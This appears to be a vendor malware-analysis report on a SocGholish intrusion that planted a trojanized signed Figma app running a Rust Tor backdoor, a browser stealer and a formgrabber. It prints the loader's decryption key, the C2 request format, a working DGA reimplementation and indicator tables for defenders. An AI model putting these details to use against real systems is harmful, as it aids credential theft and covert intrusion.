Key takeaways
- On 26 October 2026, a small business PC ran a 410-byte SocGholish JScript file named
Google Launcher.js. Seventy seconds later, a signed copy of Figma Desktop sat in%APPDATA%\figmaUpdater\, relaunched every three minutes by a hidden scheduled task. Figma.exeis genuine and validly signed, with Electron’s ASAR integrity fuses left off (a gap still present in current Figma 126.11.11). Line 1 ofmain.jsloads a 207 MB obfuscated JavaScript loader (keystorage.js) that decrypts shellcode and runs a 7.6 MB Rust backdoor inside the Figma process.- The backdoor embeds Arti 0.42 (the Rust Tor client) and talks to a public v3 onion over AES-256-GCM. It ran live for a month with no endpoint antivirus alerts, pulling down a Chromium stealer that exfiltrated saved passwords and session cookies, plus a formgrabber that installed the signed WinpkFilter NDIS driver to steer browser traffic into a local HTTPS proxy.
- The same backdoor, with the same onion address and DGA seed, arrived through KongTuke ClickFix in January 2026 and an Italian fake-invoice campaign in June 2026. The loader also shares a
C:\Users\root\build environment with the Exodus RAT kit Huntress published in September 2026. - Reversing the backdoor’s 3-day UTC DGA (seed
hgusub73hc) turned up three consecutive periods pre-registered on clearnet roughly five minutes after each window opened, all resolving to95.133.230.83.
Background
The intrusion surfaced on 25 November 2026 when an unrelated alert prompted a look at a small business PC. Pieces of this same operation had appeared in four earlier public reports, but none caught the operator actively driving the Rust Tor backdoor on a live host:
| Report | Date | Delivery route | Host app | Payload and outcome |
|---|---|---|---|---|
| Malware-Traffic-Analysis.net | 2026-01-08 | KongTuke ClickFix -> Python | Figma 124.7.4 (figmaUpdater) |
Our unpacking confirms an Oct 2025 build of the same Rust Tor backdoor, same onion and DGA seed |
| BleepingComputer forum | 2026-03 | Unknown | Figma 124.7.4 (figmaUpdater) |
Earliest sighting of the \figmaUpdate scheduled task; removed via FRST fixlist without payload analysis |
| Certego (“Operazione GhostWallet”) | 2026-07-22 | Fake invoice JScript (Italy) | Exodus 24.33.4 (exodusUpdater) |
Same Rust Tor backdoor and onion; host isolated in under 20 minutes before any operator tasking |
| Huntress | 2026-09-01 | Fake PDF/update JScript -> MSI | Exodus 24.33.4 (ExdBackupTool) |
Same keystorage.js loader kit and C:\Users\root\ builder environment, carrying a different modular RAT over Azure Table Storage |
| This case | 2026-10-26 to 11-25 | SocGholish (Google Launcher.js) |
Figma 124.7.4 (figmaUpdater) |
July 2026 build of the Rust Tor backdoor, operated live for ~30 days with stealer and formgrabber plugins |
Figure 1 traces the full chain from the initial script to the plugins and fallback paths. All file hashes and host indicators are collected in the tables at the end.

Figure 1: The infection chain from the 410-byte SocGholish stager to the in-memory Rust Tor backdoor, live plugins, and fallback paths.
Initial access: Google Launcher.js
The chain began on 26 October 2026 at 18:07 UTC when Google Launcher.js (410 bytes) landed on disk. Its Mark of the Web matches a browser blob: download, the same download mechanism SocGholish uses for its fake browser updates.
All 410 bytes do one job: construct MSXML2.XMLHTTP from split strings, send a synchronous POST with a fixed token to firebase.emeraldpineventuresllc[.]com, and run whatever comes back through new Function. That matches Proofpoint’s June 2026 “Sayonara, SocGholish” report, which calls this first stage GhoLoader and notes that Operation Endgame took down over 100 servers and 14,971 sites without stopping the upstream actor, along with July 2026 research on derp.ca.
firebase.emeraldpineventuresllc[.]com rides a DreamHost domain registered in December 2023, following SocGholish’s habit of hanging technical-looking subdomains off aged small-business domains. Both the monitorsg bot and ThreatFox IOC 1990831 listed it as SocGholish C2 around 15:10 UTC on 26 October, three hours before our stager arrived. It pointed to 207.246.103.187 on infection day and moved to 45.63.58.83 the next day (both AS20473 Vultr, hosting nothing else), one of at least 16 short-lived October 2026 SocGholish controllers on Vultr.
Seventy seconds after Google Launcher.js hit disk, %APPDATA%\figmaUpdater\ held 76 files.
How Figma loads the tampered archive
Inside %APPDATA%\figmaUpdater\ is a genuine copy of Figma Desktop 124.7.4 (Figma.exe, 188,948,504 bytes, Authenticode-valid, signed by Figma, Inc. on 5 December 2024). A hidden scheduled task named \figmaUpdate (description Maintenance task) runs Figma.exe every three minutes under HighestAvailable with parallel instances allowed.
The executable itself is untouched. The change sits in resources\app.asar, the Electron archive holding the app’s JavaScript. Line 1 of main.js pulls in the loader before Figma starts:
require("./src/app/keyviewer/keystorage.js");
Because keystorage.js runs its payload as a thread inside Electron’s main process, Figma.exe never spawns a child process and never draws a UI. On the endpoint, every socket and memory allocation belongs to a validly signed Figma binary.
Electron ships two compile-time hardening fuses, EnableEmbeddedAsarIntegrityValidation and OnlyLoadAppFromAsar, to stop an app from loading a modified app.asar. Both are off in Figma 124.7.4. Checking current Figma 126.11.11 on 25 November 2026 showed both fuses still off, even though the newer release now records the ASAR hash. Nothing on Figma’s side was breached here. The attacker just grabbed a signed Electron binary that does not check its own archive at launch.
The keystorage.js loader
keystorage.js weighs 207 MB because obfuscator.io expands a 7.6 MB ciphertext array into obfuscated arithmetic expressions. Deobfuscated, it runs four steps in order:
- It loads
@intelcorp/wmi-native-module, queries Windows Defender’sMSFT_MpComputerStatus, and readsIsVirtualMachine, then throws the result away without branching. The query is dead code, not an active VM or Defender check. - It creates the mutex
r6V7yqtwJXIHM3Noand exits if that mutex already exists. - It AES-256-CBC-decrypts the 7,636,624-byte payload with key
oSOZPQlGq8iG1SAPIYcYn/5DbFTn6N9AWVYFX4FZSCM=and IVqYoWl0GkpMWf+1j/KyJ9VQ==. - Through the stock Node.js foreign-function library
koffi, it callsVirtualAlloc,RtlMoveMemory, andCreateThreadinside the Figma process.
The decrypted 7,636,612-byte shellcode strips off two rounds of Shikata Ga Nai (additive-feedback XOR, seeds 0x63 and 0x85, each preceded by a call/pop decoder-fix stub), then hands off to a Donut 1.0 embedded DLL loader that maps the 7,606,584-byte Rust PE directly into memory.

Figure 2: How keystorage.js unpacks the Rust backdoor inside Figma.exe without spawning a child process or writing the payload to disk.
The native modules bundled beside keystorage.js also clear up two points from earlier reporting.
First, the folder ships ten untrimmed koffi binaries (every OS and architecture) plus @intelcorp/wmi-native-module, compiled with a C:\Users\root\ PDB path. That same C:\Users\root\ prefix appears in our Rust backdoor, the stealer, its helper executable, and the formgrabber, and it matches the exact PDB path Huntress reported in its September 2026 Exodus RAT write-up. One build environment produces the loader kit, the backdoor, and the plugins, even though Huntress’s Exodus package delivered a different modular RAT talking to Azure Table Storage.
Second, Huntress suggested the @intelcorp npm scope impersonated Intel. It does not: @intelcorp/wmi-native-module is Intel’s genuine package, distributed as source and compiled during npm install, which is why the builder’s C:\Users\root\ path ended up in its PDB.
The Rust Tor backdoor
The unpacked x64 PE is written in Rust (rustc 5c7ae0c7) and linked 2026-07-25 19:43:00 UTC, three days after Certego published its onion address. The operator did not rotate it.
The binary embeds Arti 0.42 (arti-client and tor-hsclient), the Rust Tor client, so it never drops or runs tor.exe. Each onion connection creates a temporary keystore path matching %TEMP%\.tmp*\keystore\client\<onion>\ks_hsc_desc_enc.x25519_private. It also links rusqlite, which belongs to Arti’s own Tor directory cache (TorSchemaMeta), not browser credential theft.
Config strings are XOR-protected with one 16-byte key. Decoded, the config holds the public v3 onion (x6uecilpnpaeg4omu4tpukgq4ksgneic5z7mwhwuqkmodhtccdovalid[.]onion:80, with no client authorization), the campaign build ID (3ded4244-7235-4f8b-b135-e1ff0aff5e2d), the same mutex used by keystorage.js, a 25-character shared secret, and the DGA seed hgusub73hc.
From the host’s process memory we decrypted C2 traffic in both directions. Bodies are AES-256-GCM encrypted using the SHA-256 hash of the 25-character shared secret, hex-encoded, and POSTed to an nginx front end at /api/bot/add (registration) and /api/bot/collector (polling roughly every 30 seconds). Every request puts the campaign build ID into the sec-ch-ua header:
POST /api/bot/collector HTTP/1.1
Host: x6uecilpnpaeg4omu4tpukgq4ksgneic5z7mwhwuqkmodhtccdovalid[.]onion
sec-ch-ua: 3ded4244-7235-4f8b-b135-e1ff0aff5e2d

<hex-encoded AES-256-GCM payload>
In the captured session, the implant sent registrations, polls, and plugin tickets; the server answered with NOP, plugin tasking (_plugin|_<name>|<uuid>|...), and an acknowledgement confirming receipt of the stealer’s output.
Static analysis maps out the rest of the dispatcher and fallbacks:
| Capability | Details | Status |
|---|---|---|
| Primary C2 | Arti 0.42 over Tor to public v3 onion (/api/bot/add, /api/bot/collector) |
Observed live |
| Plugin system | /api/bot/getplugin, getplugins, pluigindata (sic); module|command|base64 framing |
Observed live |
| Command table | shell, loader, getinfo, setinterval, getseed/setseed, clearneton/clearnetoff, cache/clearcache |
Decoded |
| Hidden execution | hidden_command.rs (CreateWindowStationA, CreateProcessW) for off-desktop command runs |
Decoded |
| Bridge fallback | Scrapes vanilla Tor bridges from bridges.torproject.org (no obfs4 or snowflake) |
Decoded |
| Anti-debug | Reuses ujade/antidebug-rs (nvj8210rjnv0jr23n9h Ekko key); source path deletes binary and triggers a crash on debugger detection |
Decoded |
The DGA fallback
Certego spotted a DGA module (dga.rs) in its sample without unpacking the generator. Reversing it from our build (DGA function at RVA 0x6f8fe, default TLDs at 0x5bf4c) turned up live clearnet infrastructure.
The generator steps in 3-day UTC windows using period = year * 1000 + month * 10 + (day - 1) // 3, hashing f"{seed}_{period}_{i}" with SHA-256 for slots 0 through 9 and combining words from two 30-entry tables across five TLDs (.top, .fun, .com, .cn, .icu). The core reimplementation reproduces the generator directly:
import datetime, hashlib

SEED = "hgusub73hc"
TLDS = [".top", ".fun", ".com", ".cn", ".icu"]
T1 = [
    "auth", "sync", "meta", "apex", "flux", "nova", "echo", "zeta", "vega", "orion",
    "nexus", "prism", "quantum", "vertex", "matrix", "cipher", "vector", "plasma", "neural", "cosmic",
    "binary", "photon", "atomic", "stellar", "lunar", "solar", "titan", "omega", "alpha", "sigma",
]
T2 = [
    "labs", "tech", "sys", "net", "core", "link", "node", "grid", "mesh", "flow",
    "wave", "beam", "pulse", "spark", "forge", "vault", "nexus", "portal", "gateway", "bridge",
    "stream", "cloud", "space", "realm", "sphere", "zone", "field", "layer", "frame", "scope",
]

def domains(d: datetime.date, seed: str = SEED):
    per = d.year * 1000 + d.month * 10 + (d.day - 1) // 3
    out = []
    for i in range(10):
        h = hashlib.sha256(f"{seed}_{per}_{i}".encode()).digest()
        w1, w2 = T1[h[0] % 30], T2[h[1] % 30]
        n = int.from_bytes(h[2:4], "big") % 9999
        lab = "".join(chr(b % 26 + 97) for b in h[7:13])
        p = h[4] % 6
        if p == 0:   body = f"{w1}{lab[0:2]}{w2}{n % 1000:03}"
        elif p == 1: body = f"{w1}{n % 100:02}{lab[1:3]}{w2}"
        elif p == 2: body = f"{w1}{lab[0:2]}{w2}{lab[2:4]}{T2[h[5] % 30]}"
        elif p == 3: body = f"{w1}{T1[h[6] % 30]}{lab[1:3]}{w2}"
        elif p == 4: body = f"{lab[0:2]}{w1}{w2}{n % 100:03}"
        else:        body = f"{w1}{lab[0:2]}{n % 10:01}{lab[2:4]}{w2}"
        tld = TLDS[i] if i < len(TLDS) else TLDS[h[0] % len(TLDS)]
        out.append(body + tld)
    return out
Checking the predicted candidates against live DNS showed slot 0 of three consecutive periods registered roughly five minutes after each window began:
matrixutsys904[.]top(2026-11-19)apexlunarsztech[.]top(2026-11-22)novacdgridiisys[.]top(2026-11-25)
All three were registered at NICENIC on Cloudflare DNS and resolved to 95.133.230.83 (servinga, AS219399), the first operator infrastructure found outside the onion. Clearnet mode stayed off on this host (clearnet:false) because Tor remained reachable.
Plugins pushed by the operator
Carving the runtime memory of Figma.exe recovered both plugins the operator pushed during the session.
Browser stealer (_stealer.dll)
Linked 2026-11-20, the stealer targets Chromium browsers. To get past Chromium’s app-bound encryption, it bundles an IElevator helper executable and reads locked SQLite databases via raw NTFS file copy. Decrypted C2 traffic shows it uploaded saved browser passwords and session cookies, and the server acknowledged receipt.
Formgrabber (formgrabber.dll v1.01)
Linked 2026-10-26, the formgrabber is a Rust hudsucker HTTPS MITM proxy that uses BoringSSL to mimic browser TLS fingerprints on outbound requests. To pull browser traffic into its local listener on 0.0.0.0:7176, it installs the legitimately signed WinpkFilter NDIS packet-filter driver (ndisrd.sys version 3.6.2.1, service ndisrd, device \Device\NDISRD), puts network adapters into tunnel mode, and redirects browser TCP streams locally.
Its runtime log in memory recorded two adapters in tunnel mode and roughly 11 minutes of redirected traffic (469 packets in, 214 proxy replies). In network telemetry, that local redirection pairs 0.0.0.0:7176 with external destination IPs, which can easily be misread as inbound connections. The formgrabber’s capture uploads during this window were empty.

Figure 3: Local HTTPS interception flow inside formgrabber.dll using the signed WinpkFilter driver.
Comparing the October 2025 and July 2026 builds
To see how long this Figma package has been around, we unpacked the ZIP from Malware-Traffic-Analysis.net’s 8 January 2026 KongTuke ClickFix post (first submitted to VirusTotal in October 2025 with 0/70 detections). 75 of its 76 files are byte-for-byte identical to ours; only keystorage.js differs.
| Attribute | MTA KongTuke build (Oct 2025) | Our SocGholish build (Jul 2026) |
|---|---|---|
| Package files | 76 files (figmaUpdater, Figma 124.7.4) |
75 of 76 identical; only keystorage.js differs |
| PE link timestamp | 2025-10-02 13:29:22 UTC |
2026-07-25 19:43:00 UTC |
| Embedded Tor client | Arti 0.34 | Arti 0.42 |
Build ID (sec-ch-ua) |
2ec7ce76-9109-4b57-b6e3-2981daa84338 |
3ded4244-7235-4f8b-b135-e1ff0aff5e2d |
| Mutex | BPTnAgUWI7O21jLY |
r6V7yqtwJXIHM3No |
| Shared secret, XOR & AES keys | Unique to build | Rotated |
| Onion C2 address | Same public v3 onion | Identical |
| DGA seed | hgusub73hc |
Identical |
That onion address is hard-coded in builds from October 2025 through July 2026 (including our build, compiled three days after Certego published it) and was still answering our implant on 25 November 2026. In both MTA’s and Certego’s captures, the hand-off also passes through a short-lived 15-character random .top staging host serving /st2, /getarchive, and /installreport, fitting one operator buying installs from several access brokers while keeping one backend and one build machine.
Detection and network controls
The endpoint antivirus raised no alerts across the month because every stage stayed inside signed binaries and memory, with zero public hash hits. On the network side, the usual IP blocks do very little:
- The four external IPs tied to
Figma.exein firewall logs (212.227.253.26,150.40.126.116,185.220.101.197,179.237.66.64) are public Tor guard relays. Blocking them only makes Arti pick four new guards. - Blocking public Tor relay lists stops the observed guard path, misses the vanilla-bridge fallback, and pushes the implant onto its clearnet DGA.
- Tor protocol detection covers both public guards and vanilla bridges. A non-browser process (
Figma.exe) fetchingbridges.torproject.org, the\figmaUpdatetask,%APPDATA%\figmaUpdater\, Arti’s temp keystore path, a local TCP 7176 listener, or an unexpectedndisrdservice are the reliable hunting indicators.
Indicators of compromise
Network and host indicators
| Type | Value | Notes |
|---|---|---|
| Domain | firebase.emeraldpineventuresllc[.]com |
SocGholish stager controller (ThreatFox 1990831) |
| Domain | emeraldpineventuresllc[.]com |
Apex domain of SocGholish controller |
| IP | 207.246.103.187 |
Controller Vultr IP on 2026-10-26 |
| IP | 45.63.58.83 |
Controller Vultr IP from 2026-10-27 onward |
| Domain | matrixutsys904[.]top, apexlunarsztech[.]top, novacdgridiisys[.]top |
Backdoor DGA slot 0 domains (registered 2026-11-19, 11-22, 11-25 at NICENIC) |
| IP | 95.133.230.83 |
Backdoor clearnet fallback C2 (servinga, AS219399) |
| Config | DGA seed hgusub73hc |
Shared across Oct 2025 MTA and Jul 2026 SocGholish builds |
| Onion | x6uecilpnpaeg4omu4tpukgq4ksgneic5z7mwhwuqkmodhtccdovalid[.]onion:80 |
Backdoor C2 (public v3 onion; also in Certego and MTA builds) |
| HTTP paths | POST /api/bot/add, POST /api/bot/collector, /api/bot/getplugin, getplugins, pluigindata |
Backdoor C2 API over Tor |
| HTTP header | sec-ch-ua: 3ded4244-7235-4f8b-b135-e1ff0aff5e2d |
Campaign build ID sent in sec-ch-ua |
| Mutex | r6V7yqtwJXIHM3No |
Loader and July 2026 backdoor single-instance mutex |
| Mutex | BPTnAgUWI7O21jLY |
October 2025 MTA build mutex |
| Scheduled task | \figmaUpdate (description Maintenance task) |
Runs %APPDATA%\figmaUpdater\Figma.exe every 3 minutes |
| File path | %APPDATA%\figmaUpdater\ |
Trojanized Figma package directory |
| File path pattern | %TEMP%\.tmp*\keystore\client\<onion>\ks_hsc_desc_enc.x25519_private |
Arti temporary keystore lookup path |
| Listener | 0.0.0.0:7176 (TCP) |
Formgrabber local HTTPS MITM proxy observed in this case |
| Driver / service | Service ndisrd, device \Device\NDISRD |
WinpkFilter driver abused by formgrabber |
| PDB path | C:\Users\root\node_modules\@intelcorp\wmi-native-module\build\Release\wmi_native_module.pdb |
Shared builder environment artifact |
File hashes (SHA-256)
| File | SHA-256 | Notes |
|---|---|---|
Google Launcher.js |
db0fb61794a8b6964b3ce493209c664b85081057da3ff3147ad9da98b12cdb79 |
410-byte SocGholish stager |
app.asar (Jul 2026) |
32733ce0e78292616b101e7a4f76fc5e3a0363e37a73acab181b68d79c44ccba |
Trojanized Figma archive |
keystorage.js (Jul 2026) |
a8354be1991e6e991c621f0083979ef66716e7ebe0819fe7b108ba6a3cb0ffed |
207 MB obfuscated loader |
wmi_native_module.node |
6f071e660ff58fbe0489e56005ed8c136793aa19970c788e3991bbd9b4fcbf4d |
Compiled @intelcorp/wmi-native-module |
| Decrypted shellcode (Jul 2026) | fb78642bd05b011d4d850bc49c6508f1734548d9504406facb28bd49cead86be |
2x Shikata Ga Nai + Donut 1.0 |
| Rust backdoor PE (Jul 2026) | 8ac6b4936defa7a0844df1f56325fe4d8fd2ebe36a297f8a84fc3e855135ade5 |
Final payload (imphash ef22622508245724abee04feaa73275e) |
_stealer.dll |
d60c4cafda83556d4c72d36305472a9b5714d5dc3547f7060d4b9b36123525e4 |
Chromium browser stealer plugin |
| IElevator helper EXE | 33f7cb26419ce7a9c67f24ba96973bb6b8a2dcdbe668afa713964fc547c68e43 |
Embedded app-bound encryption helper |
formgrabber.dll v1.01 |
b0fe2e18a183b65ffaeda3fa52562f2db0437497e0f871c98911705ece2f2938 |
hudsucker HTTPS MITM proxy plugin |
| MTA Figma ZIP (Oct 2025) | 1dd91ba2f56ced5af731e67121619d6a9ef2cbb8f1524989fc542ef904605908 |
MTA 2026-01-08 package (0/70 VT Oct 2025) |
app.asar (MTA Oct 2025) |
700d8f23aebc4e844b02fda913e94e97691a646263f37f0652dae428a662dee4 |
MTA Figma archive |
keystorage.js (MTA Oct 2025) |
3db005b8c1a868c4686a9b2ea438ffed665b943ee4385b4ef1e5b23547e0ed75 |
MTA build loader |
| Decrypted shellcode (MTA) | 0e1233526800d72537b79276bbccd90ec4adfe2e6b7965757d537f0e2a199701 |
MTA build shellcode |
| Rust backdoor PE (MTA) | 187228546cbd91828504c3c016c7c6af0653470ab7981152882f7f15ed3ce7ce |
Linked 2025-10-02, Arti 0.34 |
ndisrd.sys |
c8fe333069fe87faae7623008bbd0c4d17492d577f17fc7f9ff6c4c2767ef491 |
Legitimate signed WinpkFilter 3.6.2.1 driver (abused) |
Figma.exe |
90d03e1cc1c469aa26e1e200f1a9b9ce330c01e9892d4d2a2d976a91dc814a2c |
Legitimate signed Figma 124.7.4 executable (do not block globally) |
Tor and DGA fallbacks under Zero Trust Connectivity
Even when every file on disk is signed and every payload stays in memory, this chain still depends on outbound network connections at three points: the stager calling firebase.emeraldpineventuresllc[.]com, Arti opening Tor circuits to raw guard or bridge IPs, and the DGA fallback resolving newly registered clearnet domains.
ADAMnetworks’ adam:ONE enforces Don’t Talk To Strangers (DTTS), which denies outbound IP connections by default unless the destination was first resolved through DNS and allowed by policy. Every Tor path in this implant, public guards and vanilla bridges alike, connects straight to raw IP addresses with no DNS lookup behind them, so DTTS refuses those circuits at the gateway.
That leaves only the DNS-based paths: the short-lived SocGholish controller and the 3-day DGA domains. Under Zero Trust Connectivity, unverified domains are denied by default rather than waiting for threat feeds to catch up, and DNSharmony aggregates multiple protective DNS resolvers so newly flagged controllers are caught across feeds.
For organizations tracking ClickFix front ends like the KongTuke route seen in the January 2026 package, our Brevo and KongTuke ClickFix investigation covers how those lures operate in the browser, and ClickNix inspects pages locally for ClickFix patterns before a user runs a command.